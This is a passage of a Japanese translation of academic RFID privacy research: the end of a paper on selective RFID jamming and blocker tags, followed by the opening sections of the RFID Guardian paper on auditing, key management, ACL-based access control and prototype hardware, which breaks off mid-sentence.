Sub-tree starting with '010'	T2+B1+B2
Sub-tree starting with '011'	B1+B2
Sub-tree starting with '100'	T1+B1+B2
Sub-tree starting with '101'	B1+B2
Sub-tree starting with '110'	T3+B1+B2
Sub-tree starting with '111'	B1+B2

それぞれのケースにおいて、我々はコリジョンを受けたため、リーダーは個々のタグの ID を読み取ることができなくなる。しかし、リーダーは複数の RFID タグによって生成される付加的信号全体を検出することができる。

受信したアナログ波形の測定結果は、半数が B1 + B2 に等しい。測定した 3 ビットの ID 信号強度全てのうち、最頻値（最も頻繁に発生する値）を取るなら、B1 + B2 を取得することになる。3 ビットのタグ ID の代わりに 8 ビットのタグ ID を用いるとすれば、或る値域のスイープ全体における最頻値の優位はさらに明らかとなるであろう。ここで何より我々がしなければならないことは、実際のツリーウォーク・シンギュレーション・プロセス中に受信した全体の信号それぞれから信号（B1 + B2）を抽出することで、すると以下の表 4 に示す結果が得られる。現在 RFID リーダーは、どの RFID タグが存在するか容易に判断可能である。

表 4.　RFID タグのシンギュレーション中のブロッカー信号抽出

Singulated Node	Combined Signal	Subtracted Signal
Sub-tree starting with "0"	T2+T4+B1+B2	T2+T4
Sub-tree starting with "00"	T4+B1+B2	T4
Sub-tree starting with "000"	T4+B1+B2	T4
Sub-tree starting with "001"	B1+B2	No signal
Sub-tree starting with "01"	T2+B1+B2	T2
Sub-tree starting with "010"	T2+B1+B2	T2
Sub-tree starting with "011"	B1+B2	No signal
Sub-tree starting with "1"	T1+T3+B1+B2	T1+T3
Sub-tree starting with "10"	T1+B1+B2	T1
Sub-tree starting with "100"	T1+B1+B2	T1
Sub-tree starting with "101"	B1+B2	No signal
Sub-tree starting with "11"	T3+B1+B2	T3
Sub-tree starting with "110"	T3+B1+B2	T3
Sub-tree starting with "111"	B1+B2	No signal

信号解析防止　選択的 RFID ジャミングは、単一の周波数（例えば 13.56 MHz）においてランダム変調されるジャミング信号を生成する。その考え方は、信号がランダム変調されるため、容易には平均化されないというものである。我々はこのジャミング信号の生成に単一のアンテナを使用する。[2]　唯一念頭に置いておくべき警告は以下の通りである：ランダム信号を付加した同じ信号の十分なサンプルを集めれば、やはり多くの場合ランダム信号の平均化が可能である。従って、ランダム化関数の設計には入念な注意を払わなければならない。

[2] ブロッカー・タグでは 2 本のアンテナを使用し、1 本は「0」応答の生成用、もう 1 本は「1」の応答用である。しかし、これは「1|0」のコリジョン信号の生成には必ずしも必要ではない。

4. 論考

選択的 RFID ジャミングが集中型の（複数タグ）アクセス制御を提供する一方、大抵のオン－タグ・メカニズムは分散型の（タグ毎）アクセス制御を提供する。この集中化には利点がある。アクセス制御リストはより更新が簡単で、さらに集中型 RFID アクセス制御にはコスト面での利点もある。タグ毎のアクセス制御メカニズムは、RFID ブロッカー・タグのように、保護された RFID タグと 1：1 の割合で利用される。そんなに多くのアクセス制御メカニズムを複製すると、用途によっては法外な費用が掛かる場合もある。一方、選択的 RFID ジャミングを用いる数百名のユーザの低コストタグの保護には、たった 1 台のモバイル機器があれば済む。

選択的 RFID ジャミングには未解決の問題もあり、即ちサービス拒否攻撃である。攻撃者が意図的に大量の無許可 RFID クエリーを実行する場合、ジャミング信号の生成が放送電波を混乱させ、近隣の他の RFID システムとの干渉を引き起こすことになる。二次的な問題は、この反復的なジャミング信号生成によりモバイル機器の電池を使い切ってしまうことである。不運なことに、この問題の解決は容易ではない。

他にも選択的 RFID ジャミングにはいくつか問題があり、例として 1）アクティブ・モバイル機器は単一障害点である、2）法的問題も考えられる、3）選択的 RFID ジャミングは、指向性の強いアンテナを用いる RFID リーダーは止めない、といった事項が挙げられる。我々は、今後の研究においてこうした課題にさらに取り組みたいところである。

5. 関連研究

オフ－タグ RFID アクセス制御は、RFID ブロッカー・タグと共にジュエルズ、リベスト、ツィドロによって開発された。セクション 3.3 の記述通り、RFID ブロッカー・タグは RFID リーダーのツリーウォーク・シンギュレーション・プロトコルに「なりすます」ことにより、RFID リーダーのシンギュレーションに干渉する[8]。ブロッカー・タグは選択的 RFID ジャミングとは異なる。それは、RFID タグ上に実装され、2 本のアンテナで生成される静的な「0|1」ジャミング信号を利用し、またアクセス制御リストではなくプライバシーゾーンを用いるといった理由からである。RFID 技術向けに、オン－タグ・アクセス制御メカニズムも数種類ある。別名「タグ・キリング」として知られるタグの非活性化は、EPC グローバル・コンソーシアムによって標準化された[1]。ジュエルズも偽名と称される動的タグ識別子の利用を提唱しており、これは「偽名スロットリング」と呼ばれるメカニズムを利用し、認証された RFID リーダーが偽名リストを更新できるようになる[7]。オン－タグ・アクセス制御スキームは一部の用途で上手く機能するが、このメカニズムをサポートするための費用が高価すぎると考えられるくらいに低価格の EPC 型タグの保護はできない。高コスト RFID タグはタグ－リーダー認証スキームもサポート可能である。ヴ

ァイダとブッティアンは軽量認証プロトコルを提唱し[9]、ワイズほかは認証用の無作為化ハッシュロック・プロトコルを提案した[10]。フェルドホファ他は ISO 18000 プロトコルの拡張版を提案し、これは帯域内の認証データ通信を可能にするものと思われる[2]。高コスト RFID タグと併用可能な、暗号プリミティブもある。フィンケンゼラーはストリーム暗号の利用について記述し[4]、またフェルドホファ他は、RFID タグ内で機能するようシミュレートされた、低コスト AES の実装について記述している[3]。またガウバッツほかも、センサ・ネットワーク向けに設計された低コスト NTRU の実装について記述し、これは RFID の制限への適合により近い、公開キー暗号法をもたらすものである[6]。低コスト RFID タグは社会的･法的要因よって保護することもできる。シムソン・ガーフィンケルは法的な RFID 版「権利章典」を提案し、その中で彼は RFID の利用に関する欧州プライバシー指令を基に明示的に構想を拡張している[5]。

6. 結論

選択的 RFID ジャミングは、ランダム変調された信号の助けを借りて、ACL ベースのアクセス制御ポリシーを実行するため、電池駆動型を用いるアクセス制御スキームである。選択的 RFID ジャミングは低コスト RFID タグに代わってアクセス制御を実行するもので、現状ではアクセス制御されていない、コスト重視の用途（サプライチェーン管理など）の保護に役立つ。これは RFID のセキュリティ及びプライバシー上の脅威と闘い、また RFID 技術がもたらすマイナスの重大性と闘う上で役立つものとなる。

参考文献

[1] EPCglobal, *13.56 mhz ism band class 1 radio frequency (rf) identification tag interface specification.*

[2] Martin Feldhofer, *An authentication protocol in a security layer for RFID smart tags*, The 12th IEEE Mediterranean Electrotechnical Conference – MELECON 2004 (Dubrovnik, Croatia), vol. 2, IEEE, May 2004, pp. 759–762.

[3] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer, *Strong authentication for RFID systems using the AES algorithm*, Workshop on Cryptographic Hardware and Embedded Systems – CHES 2004 (Boston, Massachusetts, USA) (Marc Joye and Jean-Jacques Quisquater, eds.), Lecture Notes in Computer Science, vol. 3156, IACR, Springer-Verlag, Aug 2004, pp. 357–370.

[4] Klaus Finkenzeller, *RFID Handbook: Fundamentals and applications in contactless smart cards and identification*, John Wiley & Sons, Ltd., 2003.

[5] Simson Garfinkel, *An RFID bill of rights*, Technology Review (2002), 35.

[6] G. Gaubatz, J.-P. Kaps, E. Ozturk, and B. Sunar, *State of the art in public-key cryptography for wireless sensor networks*, Proceedings of the Second IEEE International Workshop on Pervasive Computing and Communication Security (PerSec 2005), 2005.

[7] Ari Juels, *Minimalist cryptography for low-cost RFID tags*, The Fourth International Conference on Security in Communication Networks (SCN 2004) (Amalfi, Italia), Lecture Notes in Computer Science, Springer-Verlag, September 2004.

[8] Ari Juels, Ronald L. Rivest, and Michael Szydlo, *The blocker tag: Selective blocking of rfid tags for consumer privacy*, Proceedings of the 10th ACM Conference on Computer and Communications Security, ACM Press, 2003.

[9] István Vajda and Levente Buttyán, *Lightweight authentication protocols for low-cost RFID tags*, Second Workshop on Security in Ubiquitous Computing – Ubicomp 2003 (Seattle, WA, USA), October 2003.

[10] Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels, *Security and privacy aspects of low-cost radio frequency identification systems*, Security in Pervasive Computing, Lecture Notes in Computer Science, vol. 2802, 2004, pp. 201–212.

RFID セキュリティ及びプライバシー管理向けプラットフォーム

Melanie R. Rieback
アムステルダム自由大学コンピュータ科学部
melanie@cs.vu.nl

Georgi N. Gaydadjiev
デルフト工科大学コンピュータ工学部
georgi@dutepp0.et.tudelfit.nl

Bruno Crispo, Rutger F.H. Hofman, Andrew S. Tanenbaum
アムステルダム自由大学コンピュータ科学部
{crispo, rutger, ast}@cs.vu.nl

要旨

本書では、RFID のセキュリティ及びプライバシー管理向けに、史上初めて統一されたプラットフォームである RFID Guardian の設計、実装、及び評価について説明する。RFID Guardian は「RFID ファイアウォール」に似ており、標準仕様の RFID リーダーと固有の RFID タグ・エミュレーション機能を組み合わせることにより、個人が自らの RFID タグへのアクセスを監視及び制御することを可能にするものである。我々のシステムは、RFID をベースとする監査、キー・マネジメント、アクセス制御、及び認証機能に渡るきめ細かい制御をもたらす、RFID セキュリティメカニズムを組織的に利用するためのプラットフォームを提供する。我々は既製のコンポーネントを使用して RFID Guardian のプロトタイプを製造した。また我々は、アクティブ・モバイル機器が、独自の使用法を調整できない場合の低コストタグの保護を含め、多様な用途において RFID タグのセキュリティ管理に役立つツールであるということをこの実験によって示した。

1. はじめに

無線周波数識別（RFID）タグは、日常的な対象物にコンピュータ処理能力を増補する、遠隔給電型のコンピュータチップである。企業経営者は、コスト節減、効率化、及びサプライチェーンにおけるかつてない見通しの良さを達成する技術的手段として、RFID 技術を称賛している。研究者は、RFID 技術こそ低コストのユビキタス・コンピューティングへ向けたパラダイム･シフトを具体化するものにほかならないと見ている。いずれの場合でも、RFID タグは、オンライン

の世界と物理世界との境界をあいまいにすることによって、グローバルなデジタル神経システムにおけるデンドライトのような、ワイヤレスで相互接続された現実世界における数百もの対象物を個人が管理することを可能にするものである。

RFID タグは、米粒大（あるいはそれ以下）にすることができる上に、内蔵ロジック（マイクロコントローラ又は状態機械）、連結エレメント（アンテナ付きアナログ・フロントエンド）、及びメモリ（プリマスク又は EEPROM）を備えることができる。パッシブタグは完全にそのリーダーから給電される一方、アクティブタグは補助バッテリを収容する。パッシブ型の LF タグ（125-135 kHz）は最大 30 cm、HF タグ（13.56 MHz）は最大 1 m、UHF タグ（2.45 GHz）は最大 7 m、そしてアクティブタグは最大 100 m あるいはそれ以上の距離から読み取り可能である。

図 1.　Philips I.Code RFID タグ

1.1　RFID の用途と脅威

RFID の自動化は、配線、食料品店のレジ、クレジットカード、さらにポケットの小銭を日々の暮らしから永久追放しつつ、計り知れないほどの新たな用途を連綿ともたらすであろう。RFID の支持者は、それがリアルタイムの資産運用とサプライ・チェーン管理のために専門的に利用できる点を称賛する。RFID をベースとしたアクセスパスは、居住区域、商業区域、そして国の境界線の治安維持に役立つ。また自動車運転者は EZ-Pass、FastPass、IPass、PayPass、及び SpeedPass など RFID をベースとした小売システムを取り入れてきた。RFID をベースとした「快適な」個人的用途も増え続けており、それは「高性能」食器洗い機から対話型の子供用玩具、高齢者向けの家庭内介助設備にまで及ぶ。RFID タグは迷子になったペットを識別し、人の動向を把握することさえできる。データ・キャリアは手術に役立ち、幼児誘拐を防止し、通学途中の生徒を追跡してきた。皮下 Verichips は、ヨーロッパの一部のナイトクラブでは常連客にとって洒落たアクセサリーとなっており、それほど魅力的なことではないが、カトリーナハリケーンで亡くなった犠牲者の身元確認用にも配備された。[1]

このように、RFID 技術は我々の制御能力を上回るペースで進化している。RFID 技術をそのように革新的なものにする使い易さや普及性は、倫理にもとる者たちに窃盗、秘密追跡、及び行動プロファイリングの機会をかつてないほど与えている。適正な統制を行わなければ、攻撃者は

（RFID タグの「照準」を合わせることによって）タグを不正に読み取ったり、人あるいは物品の在り処を秘密裏に追跡したりすることができる。タグ／リーダーの通信を傍受することによってスヌーピングが可能となり、犯罪者は既存のタグデータを改変して RFID タグを模造するか、又はそもそも RFID タグの読み取りを妨害するかのいずれかによって、RFID をベースとしたシステム（即ち小売精算システム）を不正操作する可能性もある。

セキュリティやプライバシーの研究者は、こうした脅威に対して広範囲にわたる対抗策を提案してきた。もっとも単純な解決策は、（「フライング」[17]、「クリッピング」[13]、又は「キリング」[4]によって）永久的に、あるいは（ファラデー・ケージ又はスリープ／ウェイクモード[20]を用いて）一時的に RFID タグの作動を停止させることである。暗号研究者は RFID タグ用の新しい低電力アルゴリズムを生み出してきたが、例としてストリーム暗号[6]、ブロック暗号[5]、公開鍵暗号プリミティブ[9]、認証用の軽量プロトコル[21]が挙げられる。さらに、研究者はタグ上（ハッシュロック[22]／偽名[10]）又はタグ外（Blocker Tag[11]、RFID Enhancer Proxy[12]）に配置されるアクセス制御メカニズムを開発してきた。

こうした数多くの対抗策にもかかわらず、RFID が直面する脅威や不安はいずれも解消されていない。対抗策は、将来 RFID 技術にしわ寄せをもたらす可能性のある一時しのぎにしかなっていない。しかし一部の企業は、これらの結果を、プライバシー活動家を沈黙させる望ましい方法であると見なし、また RFID 標準化委員会に参加している他の企業は、RFID のプロトコル設計へセキュリティを追加することに、積極的に反対する運動さえ進めている。というのも、セキュリティの追加はこうした企業の現在の商品を時代遅れにしてしまうからである。人々は物理的な所有と使用が可能な解決策を必要としているのであり、それはプライバシーが重要となる時期の判断を RFID 企業に依存するような解決策ではない。

もう一つ欠けている要素は、互換性のない無数の対抗策を、断片的な方法で少しずつ市場に投入するのに応じて調整する手段である。タグごとのセキュリティ・ポリシーが自動化の欠如と一体化してしまうと、適切な対抗策をいつどのようにして適用すべきか知っているとは予想されない一般の人々は、管理上の悪夢に直面することになる。統一的な枠組みは何もない。つまり、現実の人間の保護という何よりも重要な目標を達成するための、個々の RFID 対抗策を系統的に活用する手段は何もない。

1.2 RFID Guardian の設計目標

過去数ヶ月に渡り、我々は RFID Guardian の設計及び試作品の製作を行ってきたが、これは一般の人々が自らの RFID タグのセキュリティを管理することを可能にするシステムである。RFID Guardian の設計は、RFID の用途の性質や配備上の検討事項から得られる、以下のような目標によって決定された。

・集中的使用及び管理

既存の RFID 対抗策のほとんどは、RFID タグの全体にわたってセキュリティ・ポリシーを配分するものであり、このようなポリシーがタグの配置、管理及び使用を非常に困難なものにしている。こうした懸念に対処すべく、我々は協調的な方法で RFID 対抗策を少しずつ投入するための、単一プラットフォームを設計した。個別のセキュリティ・ポリシーは、今までにないタイプの RFID セキュリティ特性（監査、自動キー・マネジメント、タグリーダーの媒介、オフ-タグ認証）を既存の特性（キルコマンド、スリープ／ウェイクモード、オン-タグ暗号）とともに用いることによって集中的に実行される。

・コンテキスト認識

様々な対抗策には、様々な用途シナリオに応じて長所と短所がある。低コスト電子製品コード（EPC）タグは、高価で暗号使用可能な非接触型スマートカードとは異なるアクセス制御メカニズムを必要とする。我々のシステムは、RFID 関連コンテキスト（即ち、RFID タグが特性やセキュリティ機能、及び所有権情報を表示する）と個人的コンテキスト（即ち、ユーザが敵意のない環境にある）の両方を維持する。こうしてコンテキストは、問題になっている RFID タグを保護する最善の方法を決定するために、アクセス制御リスト（ACL）と併せて使用される。

・使い易さ

一般の人々は、RFID プライバシー装置にあれこれと手間をかけることを望んではいない。従って我々のシステムは、物理的にも操作をする上でも控えめなものでなければならない。我々は、このシステムが最終的に PDA や携帯電話にも統合されるものと予想しており、従ってユーザは余分なフィジカル・デバイスを持ち運ぶという、負担を負うようなことはなくなるであろう。そうしたことから、RFID Guardian は XScale プロセッサやシンプルな RFID HW（ノキア製携帯電話に既に搭載されている RFID HW よりわずかに複雑なもの）を用いている。また、システム運用は初期設定状態では非双方向型の設計で、オンサイトでの構成設定を要する特殊なケース向けの、ユーザ・インターフェースを提供するものである。

・現実世界での使用性能

RFID Guardian が、実際に配備された RFID システムと共に機能することが不可欠である。我々は、技術的実現の可能性が我々独自のアイディアによるものであることが分かるように、コンセプトの証明として単一の標準を選択する。我々の RFID Guardian の実装は、13.56 MHz (HF) の RFID をサポートし、ISO-15693[2]標準に適合する。この周波数及び標準は、比較的安価な商品である HW の可用性という要因を背景として、RFID 一連の広範な用途で使用されている。本書における概念は、さらなる技術的努力を前提として、他の標準や周波数にも広げることができる。

本書の残り部分は、以下のような構成である。セクション 2 では RFID Guardian のハイレベルな機能について説明する。セクション 3 では我々の RFID Guardian 試作品の実装に関する詳細を

示し、セクションで 4 は選択的 RFID ジャミングの操作を図解しつつ、実際のケーススタディを提示する。性能結果についてはセクション 5 で報告する。セクション 6 では潜在的攻撃についての論考を提示し、セクション 7 ではいくつかの関連研究を考察する。最後にセクション 8 で我々の論考は結論付けられる。

2. システムの機能性

RFID Guardian（[19]で初めて導入）は、RFID リーダーと RFID タグの相互作用を媒介する携帯型の電池駆動デバイスである。RFID Guardian は、RFID 活動の監査及び制御を目的として、斬新なタグ・エミュレーション機能を組み合わせた RFID リーダーを利用し、その結果、集中型セキュリティ・ポリシーへの適合を強化するものである。

大部分の RFID リーダーは、RFID Guardian と明示的には干渉しない。傍受及びクレバータグ・エミュレーション戦術が、これらのリーダーから情報を収集する上で必要である。しかし、RFID リーダーの小グループは、専用バックエンド SW をインストールすることになり、それが Guardian の「認識内容」をリーダーに供給する。[1] これらの RFID リーダーは、なじみの場所（即ち家庭やオフィス）にあることが多いため、そのリーダーには、より豊富なアクセス許可が意図的に与えられる。これらの RFID リーダーは、コンテキストの更新、あるいは秘密キーが収められたデータを送信しながら、明示的に Guardian と連携するものと思われる。

このセクションの残りの部分では、4 つの基本的な問題、即ち（i）監査、（ii）キー・マネジメント、（iii）アクセス制御、（iv）認証に焦点を当て、RFID Guardian の設計デザインについて説明する。

2.1 監査

RFID Guardian は、（不正な）RFID 活動のバロメータとしての機能を果たしつつ、その周辺における RFID スキャン及びタグを監視する。RFID 監査は、RFID のセキュリティ・ポリシー強化の必要条件であり、その上 RFID の不正使用の加害者に対する法的遡及権を得るために必要とされる認識と証明の両方を個人に提供する。

2.1.1 スキャン・ロギング

スキャン・ロギングは、周辺における RFID スキャンを監査し、その結果は（LCD あるいは画面を用いて）表示され、あるいは後々の検索用に記録される。タグ・エミュレーションは、64 ビットの UID（タグ ID）、8 ビットのコマンドコード、及び注釈（32 ビットのタイムスタンプのようなもの）を記録する前に、RFID リーダーのクエリーを解読する。クエリーのデータは、フラ

[1] これらの「Guardian 認識」リーダーでさえ、今なお標準 RFID ハードウェアと無線インターフェースを使用している。

ッシュメモリが満杯に近い状態でない限り、初期設定により記録される。

監査対象となる RFID スキャンには、無関係な情報によるユーザの負担を回避するよう、フィルター処理されなければならない。例えば RFID Guardian は、個人（次のセクションを参照）に「所有される」タグをターゲットとするスキャンの記録のみ設定される場合がある。同様に、（タグ自体を確認するために範囲内にあるタグに質問するインベントリ・クエリーのような）繰り返しポーリングされるクエリーも多量のノイズを発生させるため、SW にこれらのクエリーを集約させるのが最良である（例えば時間 t1-t2 からの 1000 倍のインベントリ・クエリー）。

2.1.2 タグ・ロギング

RFID Guardian は、RFID タグの所有元を調べ、新しく現れた（もしかしたら内密の）タグについて個人に警告を発する。RFID タグの所有元は、ユーザ・インターフェースあるいは認証された RFID チャネルを経由して（即ち RFID 使用可能チェックアウトにおいてタグの付いた項目を購入しながら）明示的に転送することが可能である。同様に、RFID タグの所有元は暗黙の内に（即ち RFID タグ付けされた本を友人に手渡す時にも）移転される可能性がある。RFID Guardian は、周期的な RFID スキャンを実行し、時間を越えて一定のままにとどまるタグを相互に関連付けることによって秘密裏に行われるタグの獲得を検出する。

RFID タグ発見用の周波数は調整可能である。暗黙のタグ取得が全て望ましいものであるとは限らないことを考えると、スキャン／相関性／報告の頻度は、プライバシー、確度、及びバッテリ寿命間のトレードオフを示すものである。我々の考えでは、制御された環境でまれに起こる相関性は、おそらく最も有用かつ過失を犯しにくい選択肢（即ち一日の始まりと終わりに家にある RFID タグを比較すること）である。

2.2 キー・マネジメント

最新の RFID タグは、タグ動作停止コマンドから、パスワードによって保護されたメモリ、そして産業用グレードの暗号法にまで及ぶ、種々のセキュリティ機能を備えている。これらのセキュリティ機能は付随するキー値の使用を必要とすることが多く、物流上の問題を呈するものであるが、それは適切な時期における使用のためにキーを取得、保存、及び利用可能としなければならないためである。

RFID Guardian は、その双方向 RFID 通信能力を背景に、RFID タグのキーを管理するのに適している。リーダー（例えば、RFID タグの「動作停止ステーション」）が所望のキー情報を含むクエリーを発行する時、RFID チャネルを傍受することによって、タグキーの転送が生じる可能性がある。さらに、「Guardian 認識」RFID リーダーが安全なチャネルにキーの情報を明示的に転送する可能性、あるいはキーの値がユーザ・インターフェースを経由して手動入力される可能性がある。RFID Guardian は、タグキーの定期的再生、タグデータ[8]の再暗号化、及びタグ偽名リスト[10]の更新を行うのに適した媒体でもある。

2.3 アクセス制御

RFID 技術者やプライバシー活動家は、消費者のプライバシー（及び企業の賠償責任）の保護手段として、販売後における RFID タグの動作停止を提案する。しかし、RFID タグはコンピュータ処理技術の未来を表すものであるとあなたが考えるならば、このような提案は、コンピュータ・ウイルスやフィッシングの発生を減少させるためにデスクトップ PC の動作を永久に止めることと同じくらい滑稽なものになる。 おそらく RFID タグは、実際のところ最新のコンピュータと非常に良く似ている－そのデフォルトでの挙動は、互換性のある機器をもつ誰にでも、データを無差別に転送するというものである。期待するのは、集中監視や通信媒体管理によって、不運な RFID タグをそれ自体から保護するために、ファイアウォールやプロキシのような最新のセキュリティ技術が導入可能となることである。

2.3.1 セキュリティ・プリミティブの調整

RFID Guardian はどの RFID リーダーがどんな状況においてどの RFID タグにアクセスを行うかを命令する集中型セキュリティ・ポリシーを維持する。このセキュリティ・ポリシーはアクセス制御リスト（ACL）として実装される。ACL は、（もしわかっていれば）クエリーを行うリーダー、ターゲットとなるタグ、試行コマンド、及び（もしあれば）コンテキストに基づいて RFID トラフィックを許可あるいは拒否するような、標準パケットフィルタによって使用されるリストとよく似ている。

ACL で許可されるデータ型は、数値（即ち 123）、テキスト文字列（即ち「在宅して」「パラノイアムードで」）、グルーピング（即ちタグ／リーダー／コンテキスト／コマンドの割り当てられたグループ）、及びワイルドカード（123*、*）である。ユーザは ACL を構成し、ユーザ・インターフェース経由でグループを構築する。

2.3.2 コンテキスト認識

状況が異なれば、必要な対抗策も変わる。例えば、RFID タグ付きクレジットカードは、家庭ではショッピングモールほどセキュリティの締め付けを厳しくする必要がない。従って、RFID Guardian は、個人の状況を認知して、次いで相応にタグのアクセスを規制するコンテキスト認識設備を提供する。

日付や時間のような十分に定義されたコンテキストは推測しやすいものの、ある人物の状況、気分又は欲求を説明する場合には、辛うじて役立つ程度である。あるいは、より抽象的なコンテキスト情報は、ユーザの状況における何らかの様相を表す任意のテキスト文字列である「コンテキストの更新」を経由して表すことができる。コンテキストの更新はどんなことでも報告し得るものであり、例えば、ある人の家の玄関ドアに取り付けられた RFID リーダーは、その装置が保護エリアを今離れようとしているという情報を RFID Guardian に伝えるかもしれない。コンテキストの更新は、（ユーザ・インターフェース経由で）ユーザあるいは認証された「Guardian 認識」

RFID リーダーのいずれかによってもたらされる。

2.3.3 タグリーダーの媒介

RFID Guardian は、RFID リーダーと RFID タグとの媒介役を果たす。Guardian はちょうどパケットフィルタのように、通信媒体を制御することによってアクセス制御を強化するために選択的 RFID ジャミング[18]を用いる。従って、RFID Guardian は、低コスト RFID タグへのアクセスを、そうしたタグに利用可能なアクセス制御プリミティブが他に何もないものと考えられる場合に、制御することができる。

RFID Guardian の選択的 RFID ジャミング方式は、現在のところ ISO-15693 タグ向けに最適化されている。このタグは、（EPC グローバルの「ツリー・ウォーキング」とは反対に）Slotted Aloha 衝突防止方式を使用する。選択的 RFID ジャミングは、受信した RFID リーダーのクエリーを解読するためにタグ・エミュレーションを用いており、（ACL に従って）そのクエリーが許可されるかどうかを決定して、次に、「保護された」RFID タグがその応答を返すタイムスロットを正確に遮断する短いジャミング信号を送信する。




図 2. 選択的ジャミング・タグ #2

インベントリ・クエリーの後には 16 のタイムスロットがあるため、最初の衝突防止ラウンドの間に、ジャミングがその他の現存するすべての RFID タグに偶然干渉する可能性は、16 回に 1 回である。引き続くコリジョン防止の各ラウンドの間に、リーダーは、以前よりも若干範囲の狭まった RFID タグをターゲットとする、若干修正されたマスク値を用いて別のインベントリ・クエリーを発行する。衝突防止ラウンドが十分であることを考慮して、マスク値は「保護されている」RFID タグを除外して、周辺にある他のタグが RFID リーダーによって受信されたタグの応答を受け取ることを許可する。これは、実際上、我々のシステムが間違った RFID タグ応答を遮断するごくわずかな可能性を持つことを意味する。このことは、インベントリ・クエリーを選択的にジャミングする RFID Guardian の方式を、（誰がタグを所有しているにかかわらず）タグ識別子の全範囲を遮断する、Blocker Tag の「プライバシーゾーン」[11]の概念よりもはるかに差し出がましさの少ないものにしている。




図 3.　RFID Guardian の試作品

2.4　認証

一部の高コスト RFID タグは、RFID リーダーを直接的に認証することができるものの、大多数の RFID タグは用途の制約条件（即ちコストないしは電力）のためにそれができない。従って、新しく確認されたリーダーの許可を反映するために引き続くアクセス制御の決定を採用することにより、RFID Guardian は低コスト RFID タグのために「Guardian 認識」RFID リーダーに確証を与える。認証の前に、RFID Guardian は、前もって、あるいは実行中の手段（例、ユーザ・インターフェース、PKI）を用いるかのいずれかによって、認証キーと RFID リーダーの交換もしなければならない。

リーダーの認証が成功した後で、RFID Guardian は現実的な問題に直面する。非暗号 RFID タグの場合、RFID クエリーがどの RFID リーダーから生成されるかを判断するための、簡単な方法がないのである。最良の解決策は、RFID 標準化委員会が認証情報のためのスペースを RFID 無線インターフェースに加えることである。しかし、それが実現するまで、我々は自分たちの不完全な解決策を使用する。即ち、認証の最終段階で、RFID リーダーがどのクエリーを実行する予定であるかを表示して、それが実行される際にこれらのクエリーが「認証されたセッション」の一部であると注記されるようにすることである。

3. 実装

図 3 に示される RFID Guardian の試作品は、一般の人々が抱える RFID のプライバシー問題を実際的な方法で解決するように作られている。ゆえに、我々のシステムは、一般に使用されている RFID 機器―Philips I.Code SLI (ISO-15693) RFID タグを装備した Philips MIFARE/I.Code Pagoda RFID リーダーに対して試験されてきた。このセクションでは、我々のプロトタイプが RFID インフラストラクチャを監視及び保護するために使用する、ハードウェアとソフトウェアのアーキテ

クチャを紹介する。

3.1 ハードウェア

図 4 では、RFID Guardian のハードウェア・アーキテクチャが示されている。




図 4. RFID Guardian のハードウェア・アーキテクチャ

我々の設計における最初の特筆すべき決定は、RFID Guardian を本格的な携帯型コンピュータにすることであった。我々はマイクロコントローラの「ビースト」―64 メガバイトの SDRAM と 16 メガバイトのフラッシュメモリを搭載した Intel XScale PXA270 プロセッサを選択した。我々は、RFID リーダーを認証する際の処理荷重と相まって、ISO-15693 の厳密なタイミングの制約によって XScale の使用を合理化した。（セクション 5 では PXA270 の過負荷状態の限界を分析する。）XScale プロセッサ・ファミリのもう一つの便益は、それが携帯用装置に幅広く用いられていることであり、このことは、RFID Guardian を最終的に PDA や携帯電話に組み込むことを容易にする。

我々の試作品は、今のところ、最小限のユーザ・インターフェース（UI）―外付けキーボートとスクリーンを含む PC ホストへのシリアル RS-232 インターフェースをもつ。これは我々のコンセプト証明に十分なものであるが、一方で我々は RFID Guardian HW の次世代バージョンに、よりポータブルな UI を加えることを計画している。

3.1.1 RF の設計概要

我々の試作品のアナログ部分は、RFID チップ搭載リーダーを用いる「RFID リーダー」フロントエンドと、我々独自のカスタムである大型エミュレーション HW の構築を必要とした「RFID タグ」フロントエンドから成る。

我々の *リーダー送信器／受信器*は、作動領域を 30 cm に増大させるアプリケーションノート AN90121_1[15]に基づいて、パワーステージとともに Melexis (MLX90121)[16] の ISO-15693 に準拠した RFID リーダーIC を用いて実装された。

我々のタグ受信器は、Philips 製の SA605 IC が基本である。この IC はもともとシングルチップ FM ラジオ用に作られたものであるが、我々はそれを、高感度 AM 受信器を実装するために用いた。我々の受信器は（パッシブ給電 RFID タグとは対照的に）電池駆動方式であるため、最大 0.5 メートル離れて RFID リーダーの信号を受信する。

我々のタグ送信器は、RF 電力段と、必要な側波帯周波数 13.56 MHz +/- 423 kHz を生成及び混

